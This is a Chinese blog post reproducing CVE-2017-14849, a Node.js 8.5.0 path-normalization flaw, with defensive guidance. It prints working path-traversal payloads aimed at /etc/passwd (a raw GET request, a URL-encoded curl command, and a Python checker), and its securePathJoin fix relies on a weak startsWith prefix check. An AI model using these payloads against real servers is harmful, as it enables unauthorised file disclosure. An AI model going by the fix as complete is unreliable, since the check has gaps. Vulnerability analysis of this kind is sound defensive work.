
【漏洞复现】Node.js路径规范化漏洞深度解析与防御实践(CVE-2017-14849)
·
目录
摘要
本文详细剖析了Node.js 8.5.0版本中存在的路径规范化漏洞(CVE-2017-14849)的技术原理,通过构建实验环境验证了漏洞的可利用性,并提出了针对性的防御方案。研究表明,该漏洞源于路径规范化函数的逻辑缺陷,可导致任意文件读取风险,影响使用Express等框架的Web应用安全。
1. 漏洞技术分析
1.1 路径规范化机制缺陷
Node.js的path.normalize()函数在8.5.0版本中存在逻辑错误,当处理包含特定序列的相对路径时,会错误计算最终路径:
// 漏洞表现示例
const path = require('path');
path.normalize('../../../foo/../../../../etc/passwd');
// 实际返回: '/etc/passwd'(错误)
// 预期返回: '../../../../../../etc/passwd'
1.2 静态文件服务器安全机制绕过
Express框架的静态文件服务采用以下安全检查流程:
-
接收用户请求路径(如
/static/../../../etc/passwd) -
使用
path.join(root, path.normalize(userPath))组合路径 -
验证结果是否仍在根目录下
由于normalize函数的缺陷,攻击者可构造特殊路径序列绕过目录边界检查。
2. 影响范围评估
2.1 受影响版本
-
Node.js 8.5.0(唯一受影响版本)
-
使用缺陷版本Node.js的Express等Web框架
2.2 潜在风险
-
系统敏感文件泄露(如/etc/passwd)
-
应用程序配置文件暴露
-
源代码泄露风险
3. 漏洞验证实验
3.1 实验环境搭建 
3.2 漏洞复现方法
方法一:基础路径穿越
GET /static/../../../b/../../../../etc/passwd HTTP/1.1
Host: vulnerable-host:3000
方法二:URL编码绕过
curl "http://target/static/%2e%2e%2f%2e%2e%2f%2e%2e%2fa%2f%2e%2e%2f%2e%2e%2f%2e%2e%2fetc/passwd"
4. 防御方案与实践
4.1 立即修复措施
// 安全路径处理函数
function securePathJoin(root, userPath) {
    const resolved = path.resolve(root, path.normalize(userPath));
    if (!resolved.startsWith(path.resolve(root))) {
        throw new Error("Path traversal attempt detected");
    }
    return resolved;
}
4.2 长期防护策略
技术层面:
-
升级Node.js至8.6.0或更高版本
-
实施文件访问白名单机制
-
部署WAF规则拦截异常路径模式
管理层面:
-
建立组件漏洞监控机制
-
定期进行安全审计
-
实施最小权限原则
5. 结论与建议
本研究揭示了Node.js路径规范化函数在特定版本中的安全缺陷,通过实验验证了漏洞的可利用性。建议开发人员:
-
及时更新Node.js运行时环境
-
对用户提供的路径参数实施严格验证
-
采用深度防御策略保护静态文件服务
附录:检测脚本
import requests
def check_vulnerability(target_url):
test_vectors = [
"/static/../../../a/../../../../etc/passwd",
"/static/%2e%2e%2f%2e%2e%2f%2e%2e%2fa%2f%2e%2e%2f%2e%2e%2fetc/passwd"
]
for vector in test_vectors:
try:
resp = requests.get(target_url + vector, timeout=5)
if "root:" in resp.text:
return True
except:
continue更多推荐

 15
 0
- 0


 已为社区贡献2条内容

所有评论(0)